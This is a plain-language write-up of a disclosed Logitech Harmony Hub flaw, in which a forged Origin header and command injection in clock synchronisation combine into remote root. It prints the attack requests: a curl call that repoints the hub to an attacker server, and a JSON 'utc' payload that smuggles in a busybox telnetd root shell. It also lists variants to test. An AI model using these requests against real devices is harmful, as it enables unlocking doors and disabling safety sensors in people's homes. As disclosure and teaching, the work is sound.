Exploring the device
The Logitech Harmony Hub verified the origin of incoming requests using a header that an attacker could forge, and a clock synchronisation handler passed unsanitised input to a shell command. An attacker could combine these to run commands as root on the hub and control connected smart home devices.

medium.com
Published on medium.com
Logitech’s Harmony hub is a popular smart home device which enables communication with and control of all network connected devices in your house. It has an install base of millionsof users across the globe and supports 270,000 devices from 6,000 brands.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Logitech's Harmony hub is a smart home controller that talks to and controls the network-connected devices in a house. The report puts its install base at millions of users and cites support for 270,000 devices from 6,000 brands. The hub is popular with enthusiasts for its scripting and automation capability, and it sits in the same category as Amazon Alexa, Google Home, Apple HomeKit and Logitech Harmony itself: a single product that centralises control of everything from security systems to entertainment devices.
That central position is what makes the hub interesting to an attacker. If they can control the hub, they get access to every device connected to it: smart locks, the Apple TV, a Nest thermostat, even a smart refrigerator, all controllable by a remote attacker.

Logitech Harmony Hub app for Google and Apple
The hub exposes several services over 3 ports, implementing XMPP, WebSocket and a custom web API service. All of the services are implemented in Lua. The application code is a large set of compiled Lua files that implement the hub's services and functionality, including all of the device logic and smart home functionality: authentication and user management, firmware update and package control.
Functionality is implemented through a messaging system. Handlers in the application code can be called by Logitech's remote servers when the user is controlling the hub with the smartphone app. These message handling functions control the life-blood of the device, turning up the thermostat at night and unlocking the door when the user gets home. A protection mechanism is meant to ensure that only trusted servers can make requests or use the protected message handling functions. That mechanism is flawed.
Setup
The report describes acquiring the hub's firmware during a device update and opening it up. The firmware contains a Linux kernel and a squash filesystem with the application code on it. The application code is a large set of compiled Lua files, which can be decompiled with a patched version of the luadec GitHub project to produce very human-readable source code.

Harmony firmware extraction
An Nmap service scan of the device shows the open services described above.

Nmap service scan for Logitech Harmony Hub
The application code is implemented in hundreds of well-organised compiled Lua files.
Finding it
Two pieces of the attack emerge from the code review.
- Operating system command injection on the hub during a query to a trusted synchronisation server.
- Access to all protected application message handling functionality from broken origin validation.
The hub processes all network requests from remote hosts, but attempts to verify the origin before actually handling the request. In theory this is a good security mechanism. In practice the attacker can forge the origin with a single line in the HTTP header, which bypasses the origin validation check and gives access to all of the protected message handling functionality.

Vulnerable request origin checking function
Separately, one of the hub's critical message handlers implements clock synchronisation. The hub sets its internal clock with a Linux shell command using input from a trusted synchronisation server. That input is passed directly to the operating system without sanitisation.

Patch difference of command injection vulnerability
The message handlers that the origin check is supposed to protect are the ones that matter: they are what Logitech's servers call to drive the device.

Functionality message handlers
Exploitation
Step 1: forge the origin and point the hub at an attacker-controlled server
The first request performs an HTTP request to set the synchronisation server to an attacker-controlled server. It uses the forged origin to reach the protected setup.account?provision handler.
curl -d "{'cmd':'setup.account?provision', 'params': { 'provisionInfo': { 'mode':3, 'authToken':'1', 'discoveryServer':'http://[redacted]' } } }" -H "Origin: .myharmony.com" -H "Content-Type: application/json" http://[redacted]:8088
HTTP request with forged origin to point device to attacker-controlled server
The request carries a forged Origin header, which defeats the origin validation. The body calls the setup.account?provision command with a provisionInfo object containing a discoveryServer value.
Step 2: the hub asks the new server for the time
The hub makes a request to resynchronise its clock using the newly set server.
{"DiscoveryUrls": [{ "Identifier":"TimeServer/current", "Address":"http://[redacted]/TimeServer/current" }]}
Device request for time server
This is the device's request for the time server, with the TimeServer/current identifier and the address on the attacker-controlled host.
Step 3: answer with the command injection payload
The attacker-controlled time server responds with a payload that is passed straight into the shell command that sets the clock.
{"utc":"0\";/bin/busybox telnetd -l/bin/sh -p9999;date -s \"0"}
Response from attacker controlled time server with command injection payload
The utc value carries the command injection payload, which is passed straight into the shell command that sets the clock.
Root cause
Two design mistakes combine.
First, the origin check trusts a value the client supplies. The hub verifies the origin of a request before handling it, but the origin is taken from the HTTP header, which the attacker writes. A single forged header line is enough to reach every protected message handler.
Second, the clock synchronisation handler passes input from the synchronisation server directly to the operating system without sanitisation. The server is treated as trusted, but the attacker has just made the hub treat an attacker-controlled server as its synchronisation server through the first flaw.
Neither defence holds on its own: the origin check is bypassable, and the synchronisation input is unsanitised. Chained, they give a remote attacker root without user interaction.
Impact
After the device is rooted, a remote attacker can access all smart devices connected to the hub. The report's proof of concept shows modifying Nest thermostat parameters, shutting down home security motion or COx sensors, and unlocking door deadbolts.
Proof of concept, unlocking a deadbolt
Because a hub connects many devices through one product, bugs in hub-style hardware end up being much more critical than bugs in individual IoT devices. The report argues that these devices should be held to a higher security standard than other devices, to make attacking them more difficult and less attractive.
Fix
The report does not describe a fix or a vendor response.
Variants to test
- Forged origin on other handlers. Send requests to other protected message handlers with an
Originheader the hub is expected to trust. A positive result is a handler responding as if the request came from Logitech's servers. - Other trusted-server inputs. Look for other handlers that take data from a remote server and pass it to a shell. A positive result is a value from a server you control appearing in a command the device executes.
- Provisioning fields. Try other fields in the provisioning request, such as alternative server addresses, and watch whether the device contacts them. A positive result is the hub making an outbound request to an address you supplied.
- Other hub-style devices. Apply the same review to other central controllers: decompile the application code, find the origin check, and find handlers that consume remote input. A positive result is a bypassable origin check combined with unsanitised input reaching the operating system.
What happened, in plain words
Logitech's Harmony hub is a small box that sits in your home and controls the other smart devices on your network. You point it at your TV, your thermostat, your door locks, and it talks to all of them for you. The report puts its install base at millions of users and says it supports 270,000 devices from 6,000 brands. People like it because you can script it and automate it, and it belongs to the same family of products as Amazon Alexa, Google Home and Apple HomeKit: one device that centralises control of everything from security systems to entertainment devices.
That central position is exactly what makes it interesting to an attacker. If you can control the hub, you control every device connected to it: smart locks, the Apple TV, a Nest thermostat, even a smart refrigerator. All of them reachable by someone sitting far away.
Logitech Harmony Hub app for Google and Apple
The report describes two mistakes in the hub's software that, put together, let a remote attacker take full control of the device without the owner doing anything. The first mistake is a check that is supposed to make sure only Logitech's own servers can send the hub commands, but the check can be fooled by writing one extra line in a request. The second mistake is that the hub takes a piece of text from a server it trusts and hands it straight to the operating system to run, without checking what is in it. Fool the first check, point the hub at a server you control, and the second mistake runs your commands as the most powerful user on the device.
This walkthrough explains every piece from zero: what the hub is, what its services are, how the researchers got its code, what each vulnerability means, and what each request in the attack does, line by line.
The device and its services
The hub exposes several services over 3 ports. A port is like a numbered door on a computer: each service listens on its own door, and other machines knock on that door to talk to it. The three services here implement XMPP, WebSocket and a custom web API service.
- XMPP is a messaging protocol, the kind of thing chat applications use to exchange messages.
- WebSocket is a way for a browser and a server to keep a conversation open in both directions instead of asking and answering one request at a time.
- A web API is the set of commands a program offers so other programs can ask it to do things. Think of a restaurant menu: the kitchen (the hub) can cook many dishes, but you can only order what is printed on the menu, using the names printed there. The API is that menu, and each entry on it is called a handler or an endpoint.
All of the services are implemented in Lua. Lua is a small programming language, often used inside other programs because it is light and easy to embed.
The application code is a large set of compiled Lua files that implement the hub's services and functionality, including all of the device logic and smart home functionality: authentication and user management, firmware update and package control. "Compiled" means the code has been translated from something a person reads into a form the machine runs; it is not plain text any more, but it can be turned back.
Functionality is implemented through a messaging system. Handlers in the application code can be called by Logitech's remote servers when the user is controlling the hub with the smartphone app. In other words, when you tap a button in the phone app, the phone does not necessarily talk to the hub directly: Logitech's servers relay the instruction, and the hub runs the matching handler. These message handling functions control the life-blood of the device, turning up the thermostat at night and unlocking the door when the user gets home.
Because those handlers are so powerful, a protection mechanism is meant to ensure that only trusted servers can make requests or use the protected message handling functions. That mechanism is flawed, and the rest of the report is about how.
Getting the code: setup
The report describes acquiring the hub's firmware during a device update and opening it up. Firmware is the software built into a device, the equivalent of the operating system and programs on a phone. It arrives as a file during an update, and once you have the file you can unpack it on your own computer.
The firmware contains a Linux kernel and a squash filesystem with the application code on it. Linux is the operating system family the hub runs on; the kernel is its core. A squash filesystem is a way of packing a whole folder structure into one compressed file, so unpacking it gives you the hub's files as if you had its disk in front of you.
The application code is a large set of compiled Lua files, which can be decompiled with a patched version of the luadec GitHub project to produce very human-readable source code. Decompiling is the reverse of compiling: turning machine-ready code back into something close to what the programmer wrote. A patched version means someone adjusted the tool so it handles this particular flavour of compiled Lua.
Harmony firmware extraction
An Nmap service scan of the device shows the open services described above. Nmap is a free tool that knocks on a machine's doors and reports which ones answer and what is behind them.
Nmap service scan for Logitech Harmony Hub
The application code is implemented in hundreds of well-organised compiled Lua files. This is a common way security research starts: you cannot see the source code of a closed product, so you obtain the software, unpack it, and read it.
Finding it: the two flaws
Two pieces of the attack emerge from the code review.
- Operating system command injection on the hub during a query to a trusted synchronisation server.
- Access to all protected application message handling functionality from broken origin validation.
Take the second one first, because it is the door. The hub processes all network requests from remote hosts, but attempts to verify the origin before actually handling the request. The origin is simply where a request says it came from. In theory this is a good security mechanism: if the hub only acts on requests that claim to come from Logitech's servers, a random stranger on the internet should be turned away.
In practice the attacker can forge the origin with a single line in the HTTP header, which bypasses the origin validation check and gives access to all of the protected message handling functionality. An HTTP header is the block of labels at the top of every web request, things like what kind of content is being sent and who is asking. The hub reads the origin from that block, and the block is written by whoever sends the request. So the check is like a bouncer who asks your name and lets you in if you say the right one, without ever checking your ID.
Vulnerable request origin checking function
Now the first flaw. One of the hub's critical message handlers implements clock synchronisation. The hub sets its internal clock with a Linux shell command using input from a trusted synchronisation server. A shell command is an instruction typed to the operating system itself, the same kind of thing you would type in a terminal. That input is passed directly to the operating system without sanitisation. Sanitisation means cleaning a value before using it, for example stripping out characters that have special meaning to the shell. Without it, text that was meant to be a harmless time value can contain extra commands, and the shell will happily run them.
Patch difference of command injection vulnerability
The message handlers that the origin check is supposed to protect are the ones that matter: they are what Logitech's servers call to drive the device. That is why the two flaws combine so well. The first flaw gets you into the handlers; the second flaw turns one of those handlers into a way to run your own commands.
Functionality message handlers
Exploitation: putting the two flaws together
Step 1: forge the origin and point the hub at an attacker-controlled server
The first request performs an HTTP request to set the synchronisation server to an attacker-controlled server. It uses the forged origin to reach the protected setup.account?provision handler. "Provision" here means setting the device up, telling it which servers to use.
curl -d "{'cmd':'setup.account?provision', 'params': { 'provisionInfo': { 'mode':3, 'authToken':'1', 'discoveryServer':'http://[redacted]' } } }" -H "Origin: .myharmony.com" -H "Content-Type: application/json" http://[redacted]:8088
HTTP request with forged origin to point device to attacker-controlled server
Line by line:
curlis a command-line tool for sending web requests. It is the browser equivalent of typing a URL and pressing enter, but with full control over every part of the request.-d "..."is the body of the request, the content being sent. Here it is a JSON object. JSON is a simple text format for structured data, made of names and values in curly braces, like a form filled in with labels.'cmd':'setup.account?provision'names the command to run on the hub: the provisioning handler.'params'holds the arguments for that command, and inside it'provisionInfo'holds the settings.'mode':3is one of the provisioning settings.'authToken':'1'is a token, a short value used to prove you are allowed to do something, like a ticket you show at a counter. Here it is simply the value1.'discoveryServer':'http://[redacted]'is a provisioning setting pointing at an address the attacker controls. A discovery server is the server the hub asks to find out where other services live.-H "Origin: .myharmony.com"adds the forgedOriginheader, which defeats the origin validation.-H "Content-Type: application/json"tells the hub the body is JSON, so it knows how to read it.http://[redacted]:8088is the address the request is sent to.
Why this step: the attacker cannot reach the protected handler without passing the origin check, and cannot make the hub talk to their own server without changing its provisioning. One request does both.
Step 2: the hub asks the new server for the time
The hub makes a request to resynchronise its clock using the newly set server. It does this on its own.
{"DiscoveryUrls": [{ "Identifier":"TimeServer/current", "Address":"http://[redacted]/TimeServer/current" }]}
Device request for time server
Line by line:
"DiscoveryUrls"is a list containing one entry.- The list contains one entry, in square brackets, with two fields.
"Identifier":"TimeServer/current"says what this entry is for: the current time server."Address":"http://[redacted]/TimeServer/current"is where to fetch it from, on the attacker's machine.
Why this matters: this is the device's request for the time server, with the TimeServer/current identifier and the address on the attacker-controlled host. The hub is now asking the attacker what time it is, which means the attacker's answer will be fed into the clock-setting code.
Step 3: answer with the command injection payload
The attacker-controlled time server responds with a payload that is passed straight into the shell command that sets the clock. A payload is the part of an attack that carries the actual malicious content, as opposed to the harmless-looking wrapper around it.
{"utc":"0\";/bin/busybox telnetd -l/bin/sh -p9999;date -s \"0\"}
Response from attacker controlled time server with command injection payload
Line by line:
"utc"is the field carrying the time value in the response.0is the start of a normal-looking value.\"is a double quote character inside the JSON string. It closes the quoting of the clock-setting command, so whatever follows is no longer treated as part of the time value.;ends the current shell command and starts a new one./bin/busybox telnetd -l/bin/sh -p9999runs a small program called busybox to starttelnetd, a service that accepts remote terminal connections, with-l/bin/shmeaning it hands the connection a shell, and-p9999meaning it listens on port 9999. In plain terms: it opens a back door on the device that the attacker can connect to and type commands into.;starts yet another command.date -s \"0\"runs the date-setting command again with a value of0.
Root is the most powerful account on a Linux system, the one that can do anything. Remote root means the attacker has that power from across the network, without ever touching the device.
Root cause: why it works
Two design mistakes combine.
First, the origin check trusts a value the client supplies. The hub verifies the origin of a request before handling it, but the origin is taken from the HTTP header, which the attacker writes. A single forged header line is enough to reach every protected message handler. The comparison is with a bouncer who believes whatever name you give.
Second, the clock synchronisation handler passes input from the synchronisation server directly to the operating system without sanitisation. The server is treated as trusted, but the attacker has just made the hub treat an attacker-controlled server as its synchronisation server through the first flaw. The command injection then runs with the hub's privileges. This is the classic shape of a command injection: a program builds a command out of text it did not write, and the text contains characters the shell treats as instructions rather than as data.
Neither defence holds on its own: the origin check is bypassable, and the synchronisation input is unsanitised. Chained, they give a remote attacker root without user interaction. Unauthenticated means no login or password is needed; without user interaction means the owner does not have to click anything for the attack to work.
Impact: what an attacker can do afterwards
After the device is rooted, a remote attacker can access all smart devices connected to the hub. The report's proof of concept shows modifying Nest thermostat parameters, shutting down home security motion or COx sensors, and unlocking door deadbolts.
Proof of concept, unlocking a deadbolt
Because a hub connects many devices through one product, bugs in hub-style hardware end up being much more critical than bugs in individual IoT devices. One broken lock is bad; one broken controller that holds the keys to every lock in the house is worse. The report argues that these devices should be held to a higher security standard than other devices, to make attacking them more difficult and less attractive.
Fix
The report does not describe a fix or a vendor response.
In everyday terms: stop asking callers to state who they are and start checking something they cannot fake, and never paste text from outside into a command without cleaning it first.
Variants to test
If you wanted to look for the same kind of problem elsewhere, these are the directions the analysis points to.
- Forged origin on other handlers. Send requests to other protected message handlers with an
Originheader the hub is expected to trust. A positive result is a handler responding as if the request came from Logitech's servers. - Other trusted-server inputs. Look for other handlers that take data from a remote server and pass it to a shell. A positive result is a value from a server you control appearing in a command the device executes.
- Provisioning fields. Try other fields in the provisioning request, such as alternative server addresses, and watch whether the device contacts them. A positive result is the hub making an outbound request to an address you supplied.
- Other hub-style devices. Apply the same review to other central controllers: decompile the application code, find the origin check, and find handlers that consume remote input. A positive result is a bypassable origin check combined with unsanitised input reaching the operating system.
Glossary
- API: the set of commands a program offers so other programs can ask it to do things, like a menu you can order from.
- Authentication: the process of proving who you are, usually with a username and password.
- authToken: a short value used to prove you are allowed to do something, like a ticket shown at a counter.
- Command injection: a vulnerability where text supplied by an outsider is run by the operating system as if it were a command, letting the outsider execute their own instructions.
- Compiled: translated from human-readable code into a form the machine runs.
- COx sensor: a sensor that detects carbon monoxide, a dangerous gas.
- curl: a command-line tool for sending web requests with full control over every part of the request.
- Decompile: turn machine-ready code back into something close to what the programmer wrote.
- Discovery server: a server a device asks to find out where other services live.
- Endpoint: one entry on an API, a specific command the device accepts.
- Firmware: the software built into a device, its equivalent of an operating system and programs.
- Handler: the piece of code that runs when a particular command is called.
- Header: the block of labels at the top of a web request, such as what kind of content is being sent and who is asking.
- HTTP: the protocol browsers and servers use to exchange web requests and responses.
- IoT: short for Internet of Things, everyday devices that connect to a network.
- JSON: a simple text format for structured data, made of names and values in curly braces.
- Kernel: the core of an operating system, the part that manages hardware and running programs.
- Linux: a family of operating systems, common on servers and small devices.
- Lua: a small programming language often embedded inside other programs.
- luadec: a tool that decompiles Lua code.
- Nmap: a free tool that scans a machine to see which ports are open and what services answer.
- Origin: the value in a request that says where the request came from.
- Origin validation: checking that a request really comes from a source you trust.
- Payload: the part of an attack that carries the malicious content, as opposed to the harmless-looking wrapper.
- Port: a numbered door on a computer that a service listens on.
- Provisioning: setting a device up, including telling it which servers to use.
- Remote root: having the most powerful account on a device, from across the network, without touching it.
- Root: the most powerful account on a Linux system, able to do anything.
- Sanitisation: cleaning a value before using it, for example removing characters that have special meaning to a shell.
- Shell: the program that takes typed commands and asks the operating system to run them.
- Shell command: an instruction given to the operating system through the shell.
- Squash filesystem: a way of packing a whole folder structure into one compressed file.
- telnetd: a service that accepts remote terminal connections to a machine.
- Token: a short value used to prove you are allowed to do something.
- Unauthenticated: done without logging in or proving identity.
- UTC: the world time standard used to keep clocks consistent across places.
- Web API: an API reached over the network with web requests.
- WebSocket: a way for two machines to keep a conversation open in both directions.
- XMPP: a messaging protocol, the kind chat applications use to exchange messages.



